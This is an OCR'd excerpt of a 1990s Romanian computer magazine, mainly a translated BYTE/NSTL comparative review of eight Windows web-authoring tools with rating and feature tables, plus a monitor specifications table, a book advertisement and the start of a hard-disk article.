TCP/IP Software
MARSHALL BREEDING



SAMS
PC Programmer's
Guide to
Low-Level Functions
and
Interrupts

Prentice-Hall,
QUE, SAMS

Cărțile pot fi răsfoite, comandate și cumpărate la librăria deschisă la sediul firmei Forte Computers din București, str. Lipscani nr. 102, Computer House, str. Grigore Alexandrescu nr.47 sau la Librăria Humanitas din Pasajul Crețulescu din București (lîngă magazinul Muzica).

Puteți comanda orice carte de la: Computer Press Agora s.r.l., C.P. 94 OP.49, București, fax: 01-2120288

Important: *Lista completă de prețuri poate fi obținută via BBS 065-210780 (login: bbs, terminal: ANSI, ...)*

MONITOARE CARACTERISTICI

	Princeton Graphics E075	Samsung Electronics America 17GLsi	Sceptre Technologies, Inc. J73S	Sceptre Technologies, Inc. P73A	Smile International, Inc. CA1706M2	Sony Corp. of America Multiscan 17se II	Sony Corp. of America Multiscan 20se II	ViewSonic Corp. G810	ViewSonic Corp. P815
Price as tested (MSRP)	$799	$1049	$759	$795	$745	$1099	$1999	$1595	$2195
Nominal size (inches, diagonal)	17	17	17	17	17	17	20	21	21
Overall rating	8.2	8.1	8.1	8.3	8.0	8.2	8.5	8.6	8.9
Performance score (display quality)	8.3	8.3	8.5	8.6	8.0	8.6	8.9	8.7	9.3
Features score	7.6	7.6	6.0	6.6	6.6	7.3	7.3	7.3	7.3
Usability score	7.6	9.0	8.4	9.0	9.2	8.3	8.5	9.4	9.5
Power-economy score	4.6	5.1	5.1	4.6	4.8	6.7	6.7	6.2	6.0
CRT SPECIFICATIONS									
Viewable size (inches, diagonal)	16.2	15.7	15.7	15.7	16.0	16.0	19.0	20.0	20.0
Screen surface (A = antiglare; B = antistatic; C = antireflective)	A, B, C	B, C	A, B	A, B	B, C	A	A	A, B, C	A, B, C
Dot/grille pitch (mm)	0.26	0.26	0.28	0.26	0.26	0.25	0.25	0.25	0.25
Dot-mask type	Shadow mask	Shadow mask	Shadow mask	Shadow mask	Shadow mask	Aperture grille	Aperture grille	Shadow mask	Shadow mask
Max. noninterlaced horizontal vertical resolution (pixels)	1600 ∞ 1200	1600 ∞ 1200	1280 ∞ 1024	1280 ∞ 1024	1600 ∞ 1280	1024 ∞ 768	1024 ∞ 768	1600 ∞ 1280	1800 ∞ 1440
SYNC-INPUT SIGNALS									
Min./max. horizontal scanning frequency (kHz)	30/95	30/85	31/69	30/70	30/82	32/82	32/96	30/89	30/115
Min./max. vertical scanning frequency (Hz)	50/120	50/120	50/90	50/110	50/120	50/120	50/160	50/160	50/160
VIDEO-INPUT SIGNAL									
Video bandwidth (MHz)	200	135	110	100	130	INP	INP	154	250
Separate RGB, 0.7-V p-p	✓	✓	✓	✓	✓	✓	✓	✓	✓
Input connector (15-pin D-sub)	✓	✓	✓	✓	✓	✓	✓	✓	✓
Input connectors (BNC-RGB, HD, VD)	✓	✓			✓	✓	✓		
DISPLAY MODE									
Number of factory-preset modes/ user-settable modes	15/8	12/11	12/16	8/12	33/33	10/10	10/10	8/7	8/7
640 x 480 Mac II mode (max. noninterlaced vertical-refresh rate, Hz)	67	120	N/A	N/A	75	150	160	67	67
832 x 624 Mac 16-inch mode (max. noninterlaced vertical-refresh rate, Hz)	75	120	N/A	N/A	75	127	141	75	75
1024 x 768 mode (max. noninterlaced vertical-refresh rate, Hz)	85	100	80	80	90	105	116	116	139
1152 x 870 Mac II two-page mode (max. noninterlaced vertical-refresh rate, Hz)	75	75	70	70	75	92	103	75	75
1280 x 1024 mode (max. noninterlaced vertical-refresh rate, Hz)	85	80	60	60	72	79	88	88	106
1600 x 1200 mode (max. noninterlaced vertical-refresh rate, Hz)	75	68	N/A	N/A	60	66	75	71	87
CONTROLS									
Degauss	✓	✓	✓	✓	✓	✓	✓	✓	✓
Focus									
Convergence						✓	✓		
Signal level								✓	✓
Side convergence (pincushioning)	✓	✓	✓	✓	✓	✓	✓		
On-screen monitor settings	✓	✓	✓	✓		✓	✓	✓	✓
Color matching	✓	✓		✓		✓	✓	✓	✓
PHYSICAL CHARACTERISTICS									
Integrated speakers		✓	✓						
Power input (volts AC)	100–240	90–132	100–250	100–250	90–260	110	110	90–264	90–264
VESA DPMS–compliant	✓	✓	✓	✓	✓	✓	✓	✓	✓
Height × width × depth (inches) × weight (lbs.)	16.7 × 16.2 × 17.9 × 41	17.1 × 16.6 × 17 × 46.2	15.8 × 16.2 × 17.7 × 40	16.6 × 16.1 × 17.1 × 37	16 × 16.4 × 16.4 × 41.8	16.3 × 15.9 × 17.7 × 49.6	19.5 × 18.6 × 19.7 × 66.1	19.2 × 19.9 × 20.4 × 60.6	19.2 × 19.9 × 20.4 × 60.6
FCC rating	B	B	B	B	B	B	B	B	B
TCO-compliant		✓	✓	✓		✓	✓		✓
CUSTOMER SUPPORT									
Web address	http://www.prgr.com/	http://www.sosimple.com/	http://www.sceptretech.com/	http://www.sceptretech.com/	http://www.smilekfc.com/	http://www.sony.com/technology/	http://www.sony.com/technology/	http://www.ViewSonic.com/	http://www.ViewSonic.com/

8 unelte pentru a crea un sit Web

A crea pagini Web este un lucru dificil. Soft-urile pe care le-am testat noi simplifică însă acest lucru.

De Tadesse W. Giorgis

În sfârşit liberi! Conexiunile hyperlink ale paginilor din World Wide Web ne-au eliberat de chinul unei navigări pagină cu pagină prin documente. Acum putem sări de la o secţiune a documentului la alta, fără a pierde legăturile de navigare. Pentru a fi accesibilă, o pagină Web trebuie mai întâi să existe ca şi un fişier de format HTML (Hypertext Markup Language) pe un server Web. Dorinţa de-a crea şi administra aceste fişiere a dus la apariţia unei întregi industrii de noi servicii şi la o explozie de instrumente soft care fac posibilă crearea propriile pagini Web aproape pentru oricine are acces la Internet.

Pentru această prezentare, NSTL a testat opt programe de creaţie Web pentru Windows 95/NT, care facilitează crearea de pagini Web cu un minim de cunoştinţe în programarea HTML. Am testat de asemenea trei instrumente de conversie/producţie şi un produs proaspăt lansat (a se vedea caseta „Încă patru pentru Web“). La capătul inferior se situează editoarele HTML simple care au facilităţi de testare a paginilor cum ar fi un vizualizator (previewer) încorporat. La celălalt capăt se situează programele multifuncţionale cu editoare grafice sau de tipul WYSIWYG, posibilităţi de administrare a sitului şi un browser complet.

Din duzina de pachete testate, noi credem că programul FrontPage 97 de la Microsoft cu al său Bonus Pack v-ar interesa cel mai mult. Acest puternic instrument de creaţie, publicaţie şi de administrare a sitului Web a fost printre cele mai versatile şi mai uşor de folosit. În particular, proiectanţii de situri Web vor descoperi că Image Composer de la Microsoft este extrem de folositor. Funcţiile de administrare a sitului din FrontPage 97 îl fac foarte atractiv pentru companiile ce-şi planifică o prezenţă puternică pe Internet sau servicii intranet extinse.

Cu toate astea, dacă doriţi construirea unui sit de mărime mică sau medie puteţi lua în considerare AOLpress care este descărcabil gratuit de pe America Online. Acesta are o interfaţă bine făcută şi uşor de folosit oferind posibilităţi de creaţie şi administrare Web la un preţ bun.

Paginile Web sunt diferite

Crearea şi editarea de pagini Web presupune atât conţinut cât şi creativitate. Proiectarea este importantă iar interfaţa grafică necesită o abordare specială. Cele mai bune pachete prevăd modele de proiectare, şabloane de pagini profesionale stilizate, împreună cu ghiduri HTML, instrumente de conversie şi resurse cu referinţe pentru a vă ajuta să creaţi pagini care să arate bine.

BYTE BEST

UNELTE DE CRAŢIE WEB

Microsoft FrontPage 97

este un instrument puternic de creaţie, publicare şi administrare a sitului Web. Funcţiile sale de administrare sunt atractive pentru cei care îşi planifică o prezenţă puternică pe Internet sau un intranet extensiv. Este cel mai bun produs pentru aplicaţiile Web complexe şi pentru administrarea unui sit.

În funcţie de conţinutul şi complexitatea sa, o pagină necesită o programare pentru a dezvolta applet-uri Java, controale ActiveX, script-uri CGI, scriptare pentru server şi acces în baze de date.

Un alt punct important este reprezentat de validarea tag-urilor HTML, a referinţelor şi a URL-urilor. Conexiunile greşite sau întrerupte vor determina ca pagina să nu mai răspundă aşa cum intenţiona autorul ei (a se vedea caseta „*Sunt OK aceste tag-uri şi URL-uri?*“).


Aranjând paginile

Paginile nou create vor trebui transferate pe un sit Web folosind servicii FTP. Acest protocol oferă garanţia că structura de fişiere şi directoare va fi mapată corect în reţeaua TCP/IP. În acest moment trebuie să luaţi în considerare normele de securitate şi de control ale accesului. Unele instrumente de creaţie cum ar fi FrontPage 97 prezintă funcţii de securitate încorporate pe care un autor de pagini Web trebuie să ştie să le folosească efectiv.


Lansarea şi administrarea unui sit s-ar putea să-i pară pentru început stingheră unui autor de pagini Web. Dar odată ce s-a trecut de primele pagini este important să se înceapă considerarea sitului într-un anumit context şi nu ca o mulţime de pagini singulare. Cele mai bune instrumente de creaţie Web vin cu instrumente încorporate de administrare a sitului şi conectivitate cu bazele de date.

Ce fel de instrument sunt eu?


Ce face ca un pachet de creaţie Web să-i fie superior altuia? În testele noastre, utilizatorii au preferat instrumentele versatile, flexibile care le permit crearea unor pagini pline de viaţă, antrenante, interactive şi dinamice. O parte a editoarelor pe care le-am testat - AOLpress, Emissary Desktop, FrontPage 97, HoTMetaL Pro şi Web Factory Pro Image - furnizau o interfaţă WYSIWYG sau ceva similar. Altele, cum ar fi Aardvark Pro şi HTML Builder, pur şi simplu asistau autorul prin introducerea tag-urilor HTML




Fereastra grafică din HoTMetaL Pro indică casetele de dialog pentru controalele inserate ActiveX.


Control Attributes
OK
Cancel
HoTMetaL PRO - ActiveX Controls
Insert
Cancel
Rules Checking: On


Suplimentar posibilităţilor de creaţie Web, FrontPage 97 oferă o bogăţie de instrumente pentru administrarea sitului într-o varietate de formate, inclusiv un arbore al directoarelor şi o hartă grafică a sitului.


NSTL
Welcome
NSTL


Fusion de la NetObjects oferă autorilor Web un mod de abordare puternic (deşi lent) cu ajutorul paletelor de culori gen Page-Maker şi al casetelor de stil/dialog.


HotDog Professional V3
File Edit View Insert Tags Toolbars Format Tools Window Help
Elements
Insert
Format
HTML
Customize Toolbar
Customize Shortcut Keys


Interfaţa programabilă a HotDog Professional prezintă o parte a posibilităţilor sale. Cele două tabele din spate notate HTML şi Rover (un browser/vizualizator inclus în pachet) sunt principalele ferestre de editare Web.


FrontPage Explorer
File Edit View Tools Help
All Hyperlinks:
NSTL Home Page
FrontPage Editor - [NSTL Home Page]
Normal
Times New Roman

Editorul grafic inclus în FrontPage 97 se comportă bine în manevrarea opţiunilor grafice într-un format simplu şi uşor de înţeles.


File Edit Search Insert Wizards Tools View Options Window Help
Required
Code
Width
Height
Alignment
Optional
CodeBase
Alternate

Aardvark Pro prezintă o fereastră de editare text specifică dar este înzestrat cu un program special care simplifică includerea applet-urilor Java în pagină.



Manevrarea grafică a tag-urilor HTML din HoTMetaL Pro este unică. În plus, uşurinţa de folosire este discutabilă, în comparaţie cu un text simplu! Nu există un instrument pentru editarea grafică.

Toată lumea creează astăzi pagini Web. Cu unul din pachetele de mai sus, creaţia va fi mult mai uşor de realizat decât a fost acum un an.

dintr-un meniu. Aceste editoare de tag-uri sunt rapide şi surprinzător de utile. Pe de altă parte, programele WYSIWYG sunt uneori limitate, slab dotate cu noile funcţii HTML, necesită mai multe resurse sistem şi rulează mai lent.

Editoarele WYSIWYG cu un vizualizator încorporat oferă o bună imagine asupra modului în care va arăta pagina activată de un browser. În mod normal, editoarele de tag-uri HTML nu oferă feedback (vizualizare ulterioară a creaţiei), acest lucru fiind realizat cu browser-ele Web externe. Unele editoare incluzând HotDog Professional şi HoTMetaL Pro oferă un compromis între cele două moduri de abordare.

Deşi cei mai mulţi preferă un editor WYSIWYG, alegerea d-voastră ar trebui să fie influenţată mai mult de ceea ce pachetul vă permite să faceţi decât de modul în care o face. Desigur uşurinţa în folosire contează dar nu este la fel de importantă ca şi potenţialul oferit în construirea unei pagini. Cel mai bun instrument nu este deseori şi cel mai uşor de folosit.

Aardvark Pro

Acest pachet este, din păcate, greu de recomandat. Este un editor de tag-uri HTML în adevăratul sens al cuvântului asigurând o editare eficientă şi ieftină a paginilor Web, fără a fi necesară existenţa resurselor externe. Din moment ce fundamental este un pachet cu o singură funcţie, Aardvark Pro are instrumente de editare şi servicii suplimentare incluzând Color Chooser şi Tags Chooser care vă permite să selectaţi culoarea textului sau să inseraţi un tag HTML pereche. Instrumentul de vizualizare înglobat este binevenit pentru verificarea imaginii paginii Web. Aardvark Pro are programe tutoriale pentru crearea de pagini personale, tabele, forme şi applet-uri Java.

Aardvark Pro a obţinut însă un punctaj slab pentru uşurinţa în folosire şi învăţare. El nu oferea o verificare a sintaxei HTML şi a obţinut un punctaj slab în testul de validare/corecţie erori.

AOLpress

AOLpress de la America Online oferă o editare WYSIWYG excelentă şi o bună documentaţie, plus un suport pe măsură. Este uşor de învăţat şi folosit. El include instrumentul de adminis-

EVALUAREA UNELTELOR DE CREAȚIE WEB

CEL MAI BUN

Microsoft FrontPage 97

Uneltele serioase de administrare a sitului fac din acesta un program versatil.

File Edit View Insert Format Tools Table Window Help
Normal
Times New Roman

	PREȚ	TEHNOLOGIE	IMPLEMENTARE	UȘURINȚĂ DE ÎNVĂȚARE	UȘURINȚĂ ÎN UTILIZARE	VALIADARE/ VERIFICARE ERORI	APRECIERE GENERALĂ
Microsoft FrontPage 97	**$149**	★★★★	★★★★★	★★★★	★★★★	★★★	★★★★★
FBS Aardvark Pro 2.2	$59	★	★	★★	★★	★	★
AOL AOLpress 1.2	Free	★★★	★★★	★★★★	★★★	★★	★★★
Attachmate Emissary Desktop 2.0	$99	★★	★★★★	★★★★	★★★★	★★	★★★★
Sausage Software HotDog Professional	$100	★★	★★★	★★★	★★★	★★	★★
SoftQuad HoTMetaL Pro 3.0	$159	★★★	★★★	★★★	★★★	★★★	★★★★
FLFSoft HTML Builder 1.1	$29	★	★★	★★★	★★★	★	★
TLC Web Factory Pro Image1.1	$229	★★	★★★	★★★	★★★	★★★	★

★★★★★ Excepțional ★★★★ Foarte bine ★★★ Bine ★★ Acceptabil ★ Slab

trare al sitului MinWeb și un analizor de sintaxă HTML ușor de folosit. Pentru că este descărcabil gratuit, AOLpress reprezintă pachetul cel mai tentant din punct de vedere al prețului. Oricum este mult mai lent decât celelalte pachete. De asemenea nu are posibilități de editare grafică și era cât pe ce să se blocheze la încărcarea tag-urilor greu de suportat.

Cu toate acestea, pentru afacerile mici și pentru particularii care doresc o prezență pe Internet, AOLpress reprezintă o perspectivă deloc de neglijat. Noi îl recomandăm pentru aplicațiile de mărime mică și medie.

Emissary Desktop

Emissary Desktop de la Attachmate include aproape tot ce aveți nevoie pentru a crea o pagină Web. Este de asemenea printre pachetele cele mai ușor de folosit și învățat. Disponibil în versiuni pentru LAN și apel direct, Emissary Desktop combină poșta și grupul de discuții Internet, navigarea Web, accesul de la distanță, administrarea fișierelor și programarea temelor. Este caracterizat de un editor WYSIWYG și de o interfață configurabilă.

De cealaltă parte, editarea HTML și corecția sintaxei sunt limitate și în plus nu există posibilități de editare grafică. Cu toate acestea, mai mult decât orice alt produs pe care l-am testat, Emissary Desktop oferă un pachet complet de construire a paginilor Web.

FrontPage 97

Microsoft a ales un câștigător când a cumpărat FrontPage 97 de la Vermeer. În testele noastre, FrontPage 97 a fost de departe alergătorul din frunte, excelând în versatilitate, editare grafică și administrare a sitului. El și-a depășit concurenții prin ușurința în folosire, învățare și versatilitate. În plus, realiza o validare/corecție în timpi de ordinul secundelor.

Din grupul pe care l-am testat, FrontPage 97 este instrumentul cel mai versatil. El include suport pentru acces la baze de date, Image Composer, Internet Explorer 3.0, server Web personal, browser/vizualizator, program de verificare a ortografiei, dicționar și suport pentru securitate și scriptare. FrontPage 97 corectează majoritatea erorilor de sintaxă, cum ar fi tag-urile neîmperecheate, în timpul importului de fișiere. Acest lucru nu se întâmplă însă și atunci când introduceți manual tag-urile. Pachetul necesită un instrument explicit de verificare a sintaxei HTML.

Pentru începătorii în creația Web, modul de lucru al FrontPage 97 nu este la fel de clar ca și în alte editoare WYSIWYG. Dar asta durează doar până vă obișnuiți cu interfața gen Explorer, care este mai puțin intuitivă decât ar putea fi. De asemenea, structura meniului era uneori ilogic de diferită în cazul unor module asemenea.

Încă patru pentru Web

WebPublisher 1.1 de la SkiSoft oferă prelucrare de text HTML sau documente FrameMaker care pot conține imagini, tabele, și obiecte OLE. El poate converti automat orice imagine în format GIF, poate construi tabele Netscape sau crea tabele ale conținuturilor cu legături către antete, permite o interpretare a informațiilor legate de stilul de prelucrare a textelor, o conversie a enumerărilor și a indentărilor (bullet), aplicarea de semnături, trimiterea de scrisori către adrese URL și o inserare in-line a imaginilor în documente. Web Publisher va converti de asemenea documentele multiple dintr-o singură mișcare.

WebWorks Publisher de la Quadralay și WebMaker 2.2 de la Harlequin preiau documentele FrameMaker și le convertesc în format HTML. Aceste instrumente vă permit proiectarea și menținerea într-un singur document principal a unei baze perfecte de documentație care poate produce, atât imprimări media de înaltă calitate, cât și hypermedia electronică pentru distribuitori Web incluzând sisteme de help on-line. Documentul HTML obținut din FrameMaker reține toate conexiunile de documente și hypertext generate, un tabel al conținutului, și un marcaj al indexului navigațional.

Atât WebWorks Publisher cât și WebMaker vă oferă o posibilitate largă pentru crearea stilurilor de machetare. Puteți aplica stilul în mod automat printr-un clic de buton. Ambele produse vă permit să beneficiați de avantajul oferit de stilurile de machetare FrameMaker și vă permit definirea unor machete specializate pentru publicarea pe Web.

Fusion 1.0 de la NetObjects este un instrument de creație orientat obiect care integrează șase componente: SiteStructure care creează o hartă ierarhică pentru proiectarea și editarea unui sit; PageDraw, un editor de pagini WYSIWYG; SiteStyles Manager, un editor al stilurilor de pagini; AutoSites, o bibliotecă cu zeci de proiecte profesionale; un administrator al bunurilor pentru referirea obiectelor conținute și conectarea la baze date externe; și un motor de publicație care adună conținutul și paginile și le convertește într-un sit Web complet.

Deși testele noastre au determinat că Fusion este o nestemată printre instrumentele de creație, programul s-a dovedit a fi lent la așezarea în pagină, respectiv la publicarea paginilor Web. Proiectarea un pic mai creativă a procesului de vizualizare ar putea elimina problema. Fusion rulează sub Windows 95 și NT iar o versiune Mac este așteptată în curând.

CARACTERISTICI

	Aardvark Pro 2.2	AOLpress 1.2	Emissary Desktop 2.0	FrontPage 97	HotDog Professional	HoTMetaL Pro 3.0	HTML Builder 1.1	Web Factory Pro Image 1.1
UC, SO, NECESAR DE MEMORIE								
UC minimală	386	486	486	486	486	486/33	386	386
Windows 3.1/3.11	✓	✓				✓		✓
Windows 95/NT	✓	✓	✓	✓	✓	✓	✓	✓
Mac OS 7.x		✓						
SunOS, IRIX		✓		SE				
Solaris, HP/UX		✓		SE		✓		
AIX, BSD				SE				
RAM (MB)	8 (4 pentru Win 3.1)	16 (12 for Win 95)	16	8 (16 pentru Win NT)	16	8	8	8
Spațiu pe disc (MB)	2	1	55	15	1	2	2	5
COMPONENTE DE BAZĂ								
Editor WYSIWYG		✓	✓	✓		✓		✓
Navigator Web complet	✓	✓	✓	✓				
Vizualizator încorporat HTML	✓	✓	✓	✓	✓	✓		✓
Funcții pentru publicare pe Web	✓	✓	✓	✓	✓	✓		
Funcții pentru administrarea sitului		✓	✓	✓				
Șabloane de pagini Web	✓			✓	✓	✓	✓	
Funcții de administrare a sarcinilor		✓		✓		✓		
ADMINISTRARE FIȘIERE								
Administrator încorporat	✓	✓	✓	✓	✓	✓	✓	
Suport pentru drag and drop			✓					✓
Suport pentru proiecte de documente	✓							
Directoare, navigatoare specifice	✓		✓	✓	✓	✓	✓	
Vizualiuator extern specific		✓	✓	✓	✓	✓	✓	✓
Salvează documentele ca fișier text	✓	✓	✓	✓	✓	✓	✓	
Importă imagini, format singular	✓	✓	✓	✓		✓		✓
Importă imagini, formate multiple	✓		✓	✓		✓		
Căutare completă,		✓		✓		✓		✓
Include mesaje wizard	✓		✓	✓	✓		✓	
Suportă transfer de fișiere (ex., FTP)		✓	✓	✓	✓	✓		
CREAȚIE ȘI EDITARE HTML								
Applet Java	✓	✓	✓	✓	✓	✓	✓	
Control ActiveX				✓		✓		
Marquee	✓			✓	✓	✓		✓
Transmisie de e-mail din cadrul paginii Web ✓			✓	✓	✓	✓	✓	✓
Procesor de macro-uri	Limitat			✓		✓		
Pregătire a documentului într-un singur pas			✓	✓	✓	✓	✓	✓
Verifică corectitudinea URL-urilor			✓	✓				✓
Verifică integritatea conexiunilor când sunt mutate fișierele			✓	✓				✓
Corecție automată a tag-urilor care nu se potrivesc ✓								
EDITARE GRAFICĂ								
Editor grafic complet, modul de scanare	✓		✓	✓	✓	✓		
Importă grafice din formate grafice multiple								
Conversie în GIF sau JPEG	✓		✓	✓	✓	✓		
Control asupra dimensiunii imaginii	✓			✓	✓	✓		
AFIȘARE, VIZUALIZARE								
Ferestre multiple de editare	✓	✓	✓		✓	✓	✓	✓
Ferestre multiple de vizualizare		✓						✓
Editare și vizualizare în ferestre diferite sau identice								
ADMINISTRARE SIT								
Vizualizare strucurală sau pe fișiere		✓	✓	✓				
Indicarea conexiunilor		✓	✓	✓				
Indicarea grafică a conexiunilor întrerupte			✓		✓			
Expandare sau comprimare a imaginii		✓		✓				
Deplasarea paginilor de la un sit la altul		✓	✓	✓				
Adaugă/șterge/mută paginile unui sit		✓	✓	✓				
Poate publica un sit întreg sau doar pagini			✓	✓	✓	✓	✓	

TECH FOCUS TESTARE

Sunt aceste tag-uri și URL-uri OK?

Puterea paginilor Web, din punctul de vedere al mediului de comunicații, constă în utilizarea hyperconexiunilor. Ceea ce face paginile Web nefolositoare sunt conexiunile rupte sau incorecte. Pentru a evita aceasta, o mulțime de instrumente vă pot ajuta să validați documente HTML prin verificarea lor în ceea ce privește erorile de sintaxă și integritatea conexiunilor. Cele mai multe editoare HTML includ astfel de funcții iar pe Web există instrumente de verificare a documentele conform ultimelor specificații HTML (încercați la http://www.webtechs.com/html-val-svc și http://www2.imagiware.com/RxHTML). Pentru instrumente care vă oferă posibilitatea verificării conexiunilor către resurse neexistente, cum ar fi paginile care s-au mutat, încercați http://wsk.eit.com/wsk/dist/doc/admin/webtest/verify_links.html.

Este important să testați paginile Web cu mai multe browser-e Web pentru a vedea dacă ele arată la fel cu ceea ce a intenționat creatorul lor și dacă toate hyperconexiunile sunt valabile. Este important de asemenea să efectuăm testele cu navigatoare pe platforme diferite pentru a elimina orice incompatibilități. Spre exemplu o versiune recentă a sitului BYTE (http://www.byte.com) arăta bine în majoritatea browserelor cu excepția unor versiuni de Netscape de pe Mac unde culorile deveneau distorsionate și întunecate.

HotDog Professional

Puteţi lua în serios un program intitulat HotDog Professional provenit de la o companie numită Sausage Software? Eu zic că da! Acest editor HTML, deşi nu dispune de un editor grafic, este prevăzut cu o mulţime de instrumente şi servicii de help, incluzând suport ActiveX. Noua versiune include o interfaţa utilizator îmbunătăţită dotată cu meniuri de instrumente (toolbar) flotante, programabile, comenzi rapide (shortcut key), un mini browser/vizualizator Web, salvare automată, drag and drop şi un mod uşor de inserare a fişierelor de imagine şi sunet.

HotDog Professional utilizează navigatoare multiple specificate de utilizator pentru vizualizarea documentelor. În acest fel este realizată o verificare efectivă a compatibilităţii navigatoarelor. Produsul este rapid oferind funcţii care îi atrag atât pe utilizatorii novici cât şi pe veteranii Web master. Din cele trei editoare HTML, HotDog este de departe cea mai bună variantă.

HoTMetaL Pro

HoTMetaL Pro este un instrument complet, puternic şi versatil. El oferă editoare HTML şi WYSIWYG, un excelent editor grafic şi cel mai bun program de verificare HTML - bine întâmpinat de acei Web master care doresc să verifice corectitudinea paginilor create de alţii. Programul excelează în ceea ce priveşte conversia de documente.

În HoTMetaL Pro nu veţi găsi text ASCII curat. În schimb, elementele unei pagini Web sunt înconjurate de tag-uri semigrafice HTML pe care le puteţi ascunde.

Am observat că HoTMetaL Pro este din când în când instabil. În plus, posibilităţile de publicare sunt limitate iar ca un program avansat de creaţie Web ar trebui să aibă unele posibilităţi de administrare a sitului.

HTML Builder

Acest editor simplu, ieftin şi eficient este cu mult îmbunătăţit faţă de versiunea anterioară. Este uşor de folosit şi configurat, însă prezintă unele limitări.

La pornire, programul prezintă o interfaţă săracă care se dezvoltă doar după ce creaţi un fişier sau încărcaţi unul existent. Este permisă activarea sau dezactivarea elementelor meniului cu instrumente pentru stiluri, antete, conexiuni, caractere speciale şi extensii HTML 3.2. Şablonul de pornire furnizează tag-urile HTML de bază.

Web Factory Pro Image

Un bagaj mixt, Web Factory Pro Image este uşor de folosit şi învăţat, cu o interfaţă flexibilă şi cu un program capabil de verificare şi validare a sintaxei HTML. El deschide ferestre HTML pereche precum şi ferestre de vizualizare pentru fiecare pagină Web. Puteţi edita în orice fereastră, acţiunea corespunzătoare fiind reflectată de fiecare dată când faceţi vreo modificare în fereastra în care nu se editează. Dar produsul este nejustificat de scump, în special datorită posibilităţilor reduse, şi aici am putea aminti lipsa unui browser complet. ■

INFORMAȚII DESPRE PRODUSE

Aardvark Pro 2.2
$59
Functional Business Systems
Fairview Park, South Australia,
Australia
fax: +61 8 8251 5648
http://www.tmgnet.com
/aardvark/

AOLpress 1.2
Free via download
America Online, Inc.
Vienna, VA
(800) 879-6882
fax: (703) 918-1106
http://www.aolpress.com

Emissary Desktop 2.0
$49 (dial-up), $99 (LAN)
Attachmate, Inc.
Bellevue, WA
(800) 426-6283
(206) 644-4010
fax: (206) 747-9924
http://www.attachmate.com

FrontPage 97
$149
Microsoft Corp.
Redmond, WA
(206) 882-8080
fax: (206) 936-7329
http://www.microsoft.com

Fusion 1.0
$495
NetObjects, Inc.
Redwood City, CA
(415) 482-3200
fax: (415) 562-0288
http://www.netobjects.com/

HotDog Professional
$99.95
Sausage Software, Inc.
Doncaster, Victoria, Australia
fax: +61 39 855 9800
http://www.sausage.com

HoTMetaL Pro 3.0
$159
SoftQuad, Inc.
Toronto, Ontario, Canada
(800) 387-2777
(416) 544-9000
fax: (416) 544-0300
http://www.sq.com

HTML Builder 1.1
$29
FLFSoft, Inc.
Oak Creek, WI
(414) 764-8666
http://www.execpc.com/~flfsoft

Web Factory Pro Image 1.1
$229
Thunder & Lightning Co.
San Diego, CA
(619) 643-5550
fax: (619) 643-5553
http://www.tlco.com

WebMaker 2.2
$99
Harlequin, Inc.
Cambridge, MA
(617) 374-2400
fax: (617) 252-6505
web@harlequin.com
http://webserver.harlequin.com/

Web Publisher 1.1...$495
SkiSoft Publishing
Lexington, MA
(617) 863-1876
fax: (617) 861-0086
http://www.skisoft.com/

WebWorks Publisher
$895
Quadralay Corp.
Austin, TX
(512) 719-3399
fax: (512) 719-3606
http://www.quadralay.com/

Tadesse W. Georgis a efectuat testări ale produselor de administrare a SO pentru reţele şi periferice la NTSLtimp de peste 5 ani. Puteţi să-l contactaţi la **tadesse@nstl.com**.

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*]

Evaluările din acest raport reprezintă aprecieri ale redactorilor BYTE, bazate pe testele dirijate de NSTL, Inc., prezentate într-un număr recent al pulicaţiei luanre Software Digest. *pentru un exemplar al raportului complet, contactaţi NSTL la 625 Ridge Pike, Conshohocken, PA 19428; (610) 941-9600; fax (610) 941-9950; pe Internet, editors@nstl.com. Pentru abonament, contactaţi Computer Press Agora s.r.l. Târgu Mureş. BYTE magazine and NSTL reprezintă unităţi funcţionale ale The McGraw-Hill Companies.*

Discurile hard

Performanțele și fiabilitatea discurilor hard continuă să crească, utilizarea acestui suport inventat acum 40 de ani fiind o soluție de viitor

De Attila Darvas

WESTERN DIGITAL
WESTERN DIGITAL

